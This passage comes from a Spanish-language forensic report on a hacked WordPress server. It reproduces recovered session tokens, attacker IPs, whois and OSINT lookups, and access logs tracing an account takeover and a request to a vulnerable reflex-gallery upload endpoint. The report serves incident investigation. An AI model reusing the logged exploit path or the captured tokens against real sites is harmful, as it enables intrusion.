
Figura 52: contenido de fichero wp_comments.ibd junto con metadatos asociados, alojado en directorio /var/lib/mysql/wp/.

rich_editingtrue
syntax_highlightingtrue
comment_shortcutsfalse
admin_colorfresh
use_ssl0
show_admin_bar_fronttrue
locale
wp_capabilitiesa:1:{s:10:"subscriber";b:1;}
wp_user_level0
default_password_nag1&
session_tokensa:1:{s:64:"04d09fbcd517eaff718a91f919e28df74f24af63be4e23e6bc8556d3adbd6196";a:4:{s:10:"expiration";i:1546339953;s:2:"ip";s:14:"193.238.152.59";s:2:"ua";s:105:"Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36";s:5:"login";i:1546167153;}}
localeen_US$
community-events-locationa:1:{s:2:"ip";s:13:"193.238.152.0";}"
community-events-locationa:1:{s:2:"ip";s:11:"83.55.135.0";}}F
session_tokensa:2:{s:64:"04d09fbcd517eaff718a91f919e28df74f24af63be4e23e6bc8556d3adbd6196";a:4:{s:10:"expiration";i:1546339953;s:2:"ip";s:14:"193.238.152.59";s:2:"ua";s:105:"Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36";s:5:"login";i:1546167153;}s:64:"bc8cdc48227b1751ac2440ab0b3cecbdfd198b98b5ded0e061771f75f170fca3";a:4:{s:10:"expiration";i:1546342443;s:2:"ip";s:14:"193.238.152.59";s:2:"ua";s:105:"Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36";s:5:"login";i:1546169643;}}f
session_tokensa:3:{s:64:"04d09fbcd517eaff718a91f919e28df74f24af63be4e23e6bc8556d3adbd6196";a:4:{s:10:"expiration";i:1546339953;s:2:"ip";s:14:"193.238.152.59";s:2:"ua";s:105:"Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36";s:5:"login";i:1546167153;}s:64:"bc8cdc48227b1751ac2440ab0b3cecbdfd198b98b5ded0e061771f75f170fca3";a:4:{s:10:"expiration";i:1546342443;s:2:"ip";s:14:"193.238.152.59";s:2:"ua";s:105:"Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36";s:5:"login";i:1546169643;}s:64:"97d0a22c22a30e3214c587c0d4d2fbfcaf4a4cb160f6c647ce16702267ef2e99";a:4:{s:10:"expiration";i:1546343171;s:2:"ip";s:14:"193.238.152.59";s:2:"ua";s:105:"Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36";s:5:"login";i:1546170371;}}

Metadata

Name:	/img_Server_HDD.E01/var/lib/mysql/wp/wp_usermeta.ibd
Type:	File System
MIME Type:	application/octet-stream
Size:	131072
File Name Allocation:	Allocated
Metadata Allocation:	Allocated
Modified:	2018-12-31 11:53:47 CET
Accessed:	2018-12-21 19:24:39 CET
Created:	2018-12-21 19:24:39 CET
Changed:	2018-12-31 11:53:47 CET
MD5:	c0a8274b839ae63bd6e93171d7f041c1
SHA-256:	b544da93a83d797b9f606903350ab85570e7b2cfbc3e5a55dd1ec442b2413bf5
Hash Lookup Results:	UNKNOWN
Internal ID:	311445

Figura 53: contenido de fichero wp_usermeta.ibd junto con metadatos asociados, alojado en directorio /var/lib/mysql/wp/. En el mismo se observa la dirección IP del atacante, su User Agent y sellos de tiempo (Unix) relativos a sus accesos.



```
<IfModule mod_ssl.c>
<VirtualHost *:443>
        # The ServerName directive sets the request scheme, hostname and port that
        # the server uses to identify itself. This is used when creating
        # redirection URLs. In the context of virtual hosts, the ServerName
        # specifies what hostname must appear in the request's Host: header to
        # match this virtual host. For the default virtual host (this file) this
        # value is not decisive as it is used as a last resort host regardless.
        # However, you must set it for any further virtual host explicitly.
        ServerName ganga.site

        ServerAdmin webmaster@localhost
        DocumentRoot /var/www/html

        # Available loglevels: trace8, ..., trace1, debug, info, notice, warn,
        # error, crit, alert, emerg.
        # It is also possible to configure the loglevel for particular
        # modules, e.g.
        #LogLevel info ssl:warn

        ErrorLog ${APACHE_LOG_DIR}/error.log
        CustomLog ${APACHE_LOG_DIR}/access.log combined

        # For most configuration files from conf-available/, which are
        # enabled or disabled at a global level, it is possible to
        # include a line for only one particular virtual host. For example the
        # following line enables the CGI configuration for this host only
        # after it has been globally disabled with "a2disconf".
        #Include conf-available/serve-cgi-bin.conf


Include /etc/letsencrypt/options-ssl-apache.conf
ServerAlias www.ganga.site
SSLCertificateFile /etc/letsencrypt/live/ganga.site/fullchain.pem
SSLCertificateKeyFile /etc/letsencrypt/live/ganga.site/privkey.pem
</VirtualHost>
</IfModule>
```

Metadata

Name:	/img_Server_HDD.E01/etc/apache2/sites-available/000-default-le-ssl.conf
Type:	File System
MIME Type:	text/plain
Size:	1525
File Name Allocation:	Allocated
Metadata Allocation:	Allocated
Modified:	2018-12-21 14:25:17 CET
Accessed:	2019-01-03 07:25:01 CET
Created:	2018-12-21 14:25:17 CET
Changed:	2018-12-21 14:25:17 CET
MD5:	892cd466a90738f6121c774a0643524c
SHA-256:	d454b2fa44c3de976495d9f0b05860726ce6c8fdb8fce77ded4aa550610c385d
Hash Lookup Results:	UNKNOWN
Internal ID:	5991

Figura 54: fichero /etc/apache2/sites-available/000-default-le-ssl.conf. Denota la creación de un sitio web y gestión de certificado SSL para éste. Se expresa que la ruta de los archivos es /var/www/html.

Responsible organisation: TELEFONICA DE ESPANA S.A.U.
Abuse contact info: nemesys@telefonica.es

```
inetnum:        80.30.0.0 - 80.31.255.255
netname:        RIMA
descr:          Red de servicios IP
country:        ES
admin-c:        ATdE1-RIPE
tech-c:         TTdE1-RIPE
remarks:        NCC # 2007050901
status:         ASSIGNED PA
mnt-by:         MAINT-AS3352
created:        2007-05-17T08:22:55Z
last-modified:  2016-04-22T09:52:56Z
source:         RIPE# Filtered
```

Figura 55: consulta de titularidad de la dirección IP 80.31.224.42, resultando el ISP Movistar.

Responsible organisation: M247 Ltd Barcelona
Abuse contact info: abuse@m247.ro

```
inetnum:        185.216.32.0 - 185.216.32.127
netname:        M247-LTD-BARCELONA
descr:          M247 Ltd Barcelona Network
org:            ORG-MLA22-RIPE
country:        ES
geoloc:         41.3831 2.0779
admin-c:        GBXS17-RIPE
tech-c:         GBXS17-RIPE
status:         ASSIGNED PA
mnt-by:         GLOBALAXS-MNT
created:        2018-05-17T12:00:13Z
```

Figura 56: consulta de titularidad de la dirección IP 185.216.32.36, resultando el prestador de servicios M247.

Responsible organisation: TELEFONICA DE ESPANA S.A.U.
Abuse contact info: nemesys@telefonica.es

inetnum:	83.52.0.0 - 83.55.255.255
netname:	RIMA
descr:	Telefonica de Espana SAU
descr:	Red de servicios IP
descr:	Spain
country:	ES
admin-c:	ATdE1-RIPE
tech-c:	TTdE1-RIPE
status:	ASSIGNED PA
mnt-by:	MAINT-AS3352
mnt-lower:	MAINT-AS3352
mnt-routes:	MAINT-AS3352
created:	2014-06-10T15:02:38Z
last-modified:	2014-06-10T15:02:38Z
source:	RIPE

Figura 57: consulta de titularidad de la dirección IP 83.55.135.192, resultando el ISP Movistar.

Responsible organisation: TELEFONICA DE ESPANA S.A.U.
Abuse contact info: nemesys@telefonica.es

inetnum:	80.30.0.0 - 80.31.255.255
netname:	RIMA
descr:	Red de servicios IP
country:	ES
admin-c:	ATdE1-RIPE
tech-c:	TTdE1-RIPE
remarks:	NCC # 2007050901
status:	ASSIGNED PA
mnt-by:	MAINT-AS3352
created:	2007-05-17T08:22:55Z
last-modified:	2016-04-22T09:52:56Z
source:	RIPE# Filtered

Figura 58: consulta de titularidad de la dirección IP 80.31.225.16, resultando el ISP Movistar.

```
[access.log, 66.249.66.73 - - [03/Jan/2019:06:32:53 +0000] "GET /robots.txt HTTP/1.1" 404
3746 "-" "Mozilla/5.0 (compatible; Googlebot/2.1; +http://www.google.com/bot.html)"
66.249.66.71 - - [03/Jan/2019:06:32:54 +0000] "
GET /index.php/tag/standard-2/ HTTP/1.1" 200 24317 "-" "Mozilla/5.0 (compatible;
Googlebot/2.1; +http://www.google.com/bot.html)"
18.184.119.70 - - [03/Jan/2019:06:32:54 +0000] "POST /wp-
cron.php?doing wp cron=1546497174.6507558822631835937500 HTTP/1.1" 200 3390 "-"
"WordPress/4.9.9; https://ganga.site"
5.255.250.124 - - [03/Jan/2019:06:50:06 +0000] "GET /robots.txt HTTP/1.1" 404 3791 "-"
"Mozilla/5.0 (compatible; YandexBot/3.0; +http://yandex.com/bots)"
5.255.250.124 - - [03/Jan/2019:06:50:10 +0000] "
GET /index.php/category/palter/ HTTP/1.1" 200 20692 "-" "Mozilla/5.0 (compatible;
YandexBot/3.0; +http://yandex.com/bots)"
18.195.165.56 - - [03/Jan/2019:07:07:28 +0000] "GET /wp-content/plugins/reflex-
gallery/readme.txt HTTP/1.1" 200 8887 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT
5.1)"
18.195.165.56 - - [03/Jan/2019:07:07:43 +0000] "POST /wp-content/plugins/reflex-
gallery/admin/scripts/FileUploader/php.php?Year=2019&Month=01 HTTP/1.1" 200 209 "-"
"Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
18.184.119.70 - - [03/Jan/2019:07:26:11 +0000] "POST /wp-
cron.php?doing_wp_cron=1546500370.9212090969085693359375 HTTP/1.1" 200 3390 "-"
"WordPress/4.9.9; https://ganga.site"
185.216.32.43 - - [03/Jan/2019:07:26:10 +0000] "GET / HTTP/1.1" 200 31842 "-" "Mozilla/5.0
(Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/67.0.3396.99
Safari/537.36"
185.216.32.43 - - [03/Jan/2019:07:26:12 +0000] "GET /favicon.ico HTTP/1.1" 404 523
"https://ganga.site/" "Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/67.0.3396.99 Safari/537.36"
::1 - - [03/Jan/2019:07:26:22 +0000] "OPTIONS * HTTP/1.0" 200 126 "-" "Apache/2.4.29
(Ubuntu) OpenSSL/1.1.0g (internal dummy connection)"
31.179.251.74 - - [03/Jan/2019:07:33:39 +0000] "GET / HTTP/1.1" 301 195 "-" "Mozilla/5.0
(Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.0.2704.103
Safari/537.36"]
```

Figura 59: contenido del fichero access.log, extraído como evidencia D8.

Report for ip: 193.238.152.59

GeoIP

latitude: 50.4522
longitude: 30.5287
country: Ukraine
country_code: UA

Abuse IPDB

is_whitelisted: false
ip: 193.238.152.59
country_code: UA
description: Data Center/Web Hosting/Transit
domain: scana.net.ua

Report generated by Data Tower on 21.05.2023 UTC
https://lampyre.io

Figura 60: informe expedido por la aplicación Lampyre de Data Tower sobre inteligencia de fuentes abiertas acerca de la dirección IP perteneciente al supuesto autor de los hechos. Fuente: elaboración propia con cuenta personal con crédito de prueba gratuito.




Figura 61: resultado de consulta relativa a la dirección IP 193.238.152.59, perteneciente al atacante. Fuente: https://apps.db.ripe.net/db-web-ui/query?searchtext=193.238.152.59

Report for ip: 18.195.165.56

GeoIP
latitude: 50.1188
longitude: 8.6843
city: Frankfurt am Main
country: Germany
country_code: DE

Abuse IPDB
lastseen: 2022-03-11T18:57:33
is_whitelisted: false
ip: 18.195.165.56
country_code: DE
description: Data Center/Web Hosting/Transit
domain: amazon.com

Shodan host view
reports:
- created: 2023-05-16T12:27:07
tag: cloud
ip: 18.195.165.56
port: 22
text: SSH-2.0-OpenSSH_8.9p1 Ubuntu-3ubuntu0.1 Key type: ecdsa-sha2-nistp256 Key:
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBKZvNcLCtUoBqFuQe4NjoWlV
Q9LZ5TBH0l7g+5MmM07glchb2XgEiSXYljixtzqZmpCdx8ronP5XBXhr4V0wwdw=
Fingerprint: 20:5b:2e:d5:4a:1e:c5:6f:5e:98:78:57:a9:b1:0f:89 Kex Algorithms: curve25519-sha256
curve25519-sha256@libssh.org ecdh-sha2-nistp256 ecdh-sha2-nistp384 ecdh-sha2-nistp521
sntrup761x25519-sha512@openssh.com diffie-hellman-group-exchange-sha256 diffie-hellman-group16-sha512
diffie-hellman-group18-sha512 diffie-hellman-group14-sha256 Server Host Key Algorithms:
rsa-sha2-512 rsa-sha2-256 ecdsa-sha2-nistp256 ssh-ed25519 Encryption Algorithms:
chacha20-poly1305@openssh.com aes128-ctr aes192-ctr aes256-ctr aes128-gcm@openssh.com
aes256-gcm@openssh.com MAC Algorithms: umac-64-etm@openssh.com umac-128-etm@openssh.com
hmac-sha2-256-etm@openssh.com hmac-sha2-512-etm@openssh.com hmac-sha1-etm@openssh.com
umac-64@openssh.com umac-128@openssh.com hmac-sha2-256 hmac-sha2-512 hmac-sha1
Compression Algorithms: none zlib@openssh.com
platform: Ubuntu
internet_service_provider: Amazon.com, Inc.
company_name: A100 ROW GmbH
as_number: AS16509
product_name: OpenSSH
version: 8.9p1 Ubuntu-3ubuntu0.1
hostname: ec2-18-195-165-56.eu-central-1.compute.amazonaws.com
domain: amazonaws.com
common_platform_enumeration_id: cpe:/a:openbsd:openssh
city: Frankfurt am Main
country: Germany
latitude: 50.1025
longitude: 8.6299
- created: 2023-05-11T20:02:44
tag: cloud
ip: 18.195.165.56
port: 80
text: HTTP/1.1 404 Not Found vary: Origin access-control-allow-origin: * access-control-allow-credentials:
true content-type: application/json; charset=utf-8 content-length: 63 Date: Thu,
11 May 2023 20:02:44 GMT Connection: keep-alive Keep-Alive: timeout=72
internet_service_provider: Amazon.com, Inc.
company_name: A100 ROW GmbH
as_number: AS16509
hostname: ec2-18-195-165-56.eu-central-1.compute.amazonaws.com
domain: amazonaws.com
city: Frankfurt am Main
country: Germany
latitude: 50.11552
longitude: 8.68417
certificates: []
count: 2

Hackertarget
domain: ec2-18-195-165-56.eu-central-1.compute.amazonaws.com

Report generated by Data Tower on 21.05.2023 UTC
https://lampyre.io

Figura 62: informe expedido por la aplicación Lampyre de Data Tower sobre inteligencia de fuentes abiertas acerca de la dirección IP 18.195.165.56 perteneciente al servidor que aloja el script malicioso stat.js. Fuente: elaboración propia con cuenta personal con crédito de prueba gratuito.

```
193.238.152.59 -       -       [30/Dec/2018:10:27:06 +0000] GET                        /wp-
login.php?action=register HTTP/1.1   200     4801    -       Mozilla/5.0     (X11;     Linux
x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:10:27:06 +0000] GET           /wp-admin/load-
styles.php?c=0&dir=ltr&load%5B%5D=dashicons,buttons,forms,l10n,login&ver=4.9.9   HTTP/1.1
       200     37385   https://ganga.site/wp-login.php?action=register     Mozilla/5.0
(X11;   Linux   x86_64)   AppleWebKit/537.36   (KHTML,   like   Gecko)   Chrome/66.0.3359.139
Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:10:27:07 +0000] GET                        /wp-
admin/images/wordpress-logo.svg?ver=20131107 HTTP/1.1      200     1831
       https://ganga.site/wp-admin/load-
styles.php?c=0&dir=ltr&load%5B%5D=dashicons,buttons,forms,l10n,login&ver=4.9.9
       Mozilla/5.0   (X11;   Linux   x86_64)   AppleWebKit/537.36   (KHTML,   like   Gecko)
Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:10:28:06 +0000] POST                       /wp-
login.php?action=register HTTP/1.1   302     610     https://ganga.site/wp-
login.php?action=register     Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:10:28:07 +0000] GET                        /wp-
login.php?checkemail=registered HTTP/1.1     200     1661    https://ganga.site/wp-
login.php?action=register     Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:10:29:34 +0000] GET                        /wp-
login.php?action=register HTTP/1.1   200     1711    https://ganga.site/wp-
login.php?checkemail=registered      Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:10:29:44 +0000] POST                       /wp-
login.php?action=register HTTP/1.1   200     1796    https://ganga.site/wp-
login.php?action=register     Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:10:29:56 +0000] POST                       /wp-
login.php?action=register HTTP/1.1   302     610     https://ganga.site/wp-
login.php?action=register     Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:10:29:56 +0000] GET                        /wp-
login.php?checkemail=registered HTTP/1.1     200     1661    https://ganga.site/wp-
login.php?action=register     Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:10:31:05 +0000] GET / HTTP/1.1 200     28550
       -       Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:10:50:11 +0000] GET                        /wp-
login.php?action=register HTTP/1.1   200     4801    -       Mozilla/5.0     (X11;     Linux
x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:10:50:28 +0000] POST                       /wp-
login.php?action=register HTTP/1.1   200     1801    https://ganga.site/wp-
login.php?action=register     Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:10:51:22 +0000] POST                       /wp-
login.php?action=register HTTP/1.1   302     610     https://ganga.site/wp-
login.php?action=register     Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:10:51:22 +0000] GET                        /wp-
login.php?checkemail=registered HTTP/1.1     200     1661    https://ganga.site/wp-
login.php?action=register     Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:10:51:42 +0000] GET                        /wp-
login.php?action=rp&key=W7qi16DylIsOZ0WD3xL5&login=anatoly5676 HTTP/1.1   302     731
       https://www.guerrillamail.com/inbox?mail_id=451407438      Mozilla/5.0      (X11;
Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:10:51:42 +0000] GET    /wp-login.php?action=rp
HTTP/1.1       200     2424    https://www.guerrillamail.com/inbox?mail_id=451407438
       Mozilla/5.0   (X11;   Linux   x86_64)   AppleWebKit/537.36   (KHTML,   like   Gecko)
Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:10:51:42 +0000] GET           /wp-admin/load-
scripts.php?c=0&load%5B%5D=utils,jquery-core,jquery-migrate,zxcvbn-async&ver=4.9.9
HTTP/1.1       200     38422   https://ganga.site/wp-login.php?action=rp    Mozilla/5.0
(X11;   Linux   x86_64)   AppleWebKit/537.36   (KHTML,   like   Gecko)   Chrome/66.0.3359.139
Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:10:51:43 +0000] GET           /wp-admin/load-
scripts.php?c=0&load%5B%5D=password-strength-meter,underscore,wp-util,user-
profile&ver=4.9.9 HTTP/1.1    200     9308    https://ganga.site/wp-login.php?action=rp
       Mozilla/5.0   (X11;   Linux   x86_64)   AppleWebKit/537.36   (KHTML,   like   Gecko)
Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:10:51:43 +0000] GET                        /wp-
includes/js/zxcvbn.min.js HTTP/1.1   200     403440 https://ganga.site/wp-
```

```
login.php?action=rp   Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:10:52:22 +0000] POST                    /wp-
login.php?action=resetpass HTTP/1.1  200     1445    https://ganga.site/wp-
login.php?action=rp   Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:10:52:24 +0000] GET   /wp-login.php   HTTP/1.1
       200     1604    https://ganga.site/wp-login.php?action=resetpass    Mozilla/5.0
(X11;  Linux  x86_64)  AppleWebKit/537.36  (KHTML,  like  Gecko)  Chrome/66.0.3359.139
Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:10:52:33 +0000] POST  /wp-login.php  HTTP/1.1
       302     1319    https://ganga.site/wp-login.php      Mozilla/5.0     (X11;     Linux
x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:10:52:33 +0000] GET      /wp-admin/profile.php
HTTP/1.1       200     64639   https://ganga.site/wp-login.php      Mozilla/5.0      (X11;
Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:10:52:33 +0000] GET                     /wp-
content/plugins/accelerated-mobile-pages/includes/admin-style.css?ver=0.9.97.19  HTTP/1.1
       200     18679   https://ganga.site/wp-admin/profile.php      Mozilla/5.0      (X11;
Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:10:52:33 +0000] GET                     /wp-
content/plugins/accelerated-mobile-pages/includes/admin-script.js?ver=0.9.97.19  HTTP/1.1
       200     6921    https://ganga.site/wp-admin/profile.php      Mozilla/5.0      (X11;
Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:10:52:33 +0000] GET           /wp-admin/load-
scripts.php?c=0&load%5B%5D=jquery-core,jquery-migrate,utils,zxcvbn-async&ver=4.9.9
HTTP/1.1       200     38562   https://ganga.site/wp-admin/profile.php      Mozilla/5.0
(X11;  Linux  x86_64)  AppleWebKit/537.36  (KHTML,  like  Gecko)  Chrome/66.0.3359.139
Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:10:52:33 +0000] GET           /wp-admin/load-
styles.php?c=0&dir=ltr&load%5B%5D=dashicons,admin-bar,common,forms,admin-
menu,dashboard,list-tables,edit,revisions,media,themes,about,nav-menus,wp-
pointer,widgets&load%5B%5D=,site-icon,l10n,buttons,wp-auth-check&ver=4.9.9       HTTP/1.1
       200     85129   https://ganga.site/wp-admin/profile.php      Mozilla/5.0      (X11;
Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:10:52:34 +0000] GET           /wp-admin/load-
scripts.php?c=0&load%5B%5D=hoverIntent,common,admin-bar,password-strength-
meter,underscore,wp-util,user-profile,svg-painter,heartbeat,wp-auth-check,jquery-
&load%5B%5D=ui-widget,jquery-ui-position,wp-pointer&ver=4.9.9 HTTP/1.1    200     25749
       https://ganga.site/wp-admin/profile.php      Mozilla/5.0   (X11;   Linux   x86_64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:10:52:42 +0000] POST    /wp-admin/profile.php
HTTP/1.1       302     608     https://ganga.site/wp-admin/profile.php      Mozilla/5.0
(X11;  Linux  x86_64)  AppleWebKit/537.36  (KHTML,  like  Gecko)  Chrome/66.0.3359.139
Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:10:52:42 +0000] GET                      /wp-
admin/profile.php?updated=1 HTTP/1.1 200     64174   https://ganga.site/wp-
admin/profile.php      Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:10:52:49 +0000] GET / HTTP/1.1 200     29656
       -       Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:10:52:49 +0000] GET                      /wp-
includes/css/dashicons.min.css?ver=4.9.9 HTTP/1.1   200     29109   https://ganga.site/
       Mozilla/5.0   (X11;   Linux   x86_64)   AppleWebKit/537.36   (KHTML,   like   Gecko)
Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:10:52:49 +0000] GET    /wp-includes/js/admin-
bar.min.js?ver=4.9.9 HTTP/1.1 200     3033    https://ganga.site/    Mozilla/5.0      (X11;
Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:10:52:49 +0000] GET    /wp-includes/css/admin-
bar.min.css?ver=4.9.9 HTTP/1.1       200     4310    https://ganga.site/    Mozilla/5.0
(X11;  Linux  x86_64)  AppleWebKit/537.36  (KHTML,  like  Gecko)  Chrome/66.0.3359.139
Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:10:53:09 +0000] -       408     148     -
       -
193.238.152.59 -       -       [30/Dec/2018:10:53:43 +0000] POST /wp-admin/admin-ajax.php
HTTP/1.1       200     744     https://ganga.site/wp-admin/profile.php      Mozilla/5.0
(X11;  Linux  x86_64)  AppleWebKit/537.36  (KHTML,  like  Gecko)  Chrome/66.0.3359.139
Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:10:54:43 +0000] POST /wp-admin/admin-ajax.php
HTTP/1.1       200     744     https://ganga.site/wp-admin/profile.php      Mozilla/5.0
(X11;  Linux  x86_64)  AppleWebKit/537.36  (KHTML,  like  Gecko)  Chrome/66.0.3359.139
Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:10:55:43 +0000] POST /wp-admin/admin-ajax.php
HTTP/1.1       200     3834    https://ganga.site/wp-admin/profile.php      Mozilla/5.0
(X11;  Linux  x86_64)  AppleWebKit/537.36  (KHTML,  like  Gecko)  Chrome/66.0.3359.139
Safari/537.36
```

```
193.238.152.59 -       -       [30/Dec/2018:10:57:44 +0000] POST /wp-admin/admin-ajax.php
HTTP/1.1       200     744     https://ganga.site/wp-admin/profile.php      Mozilla/5.0
(X11;  Linux  x86_64)  AppleWebKit/537.36  (KHTML,  like  Gecko)  Chrome/66.0.3359.139
Safari/537.36
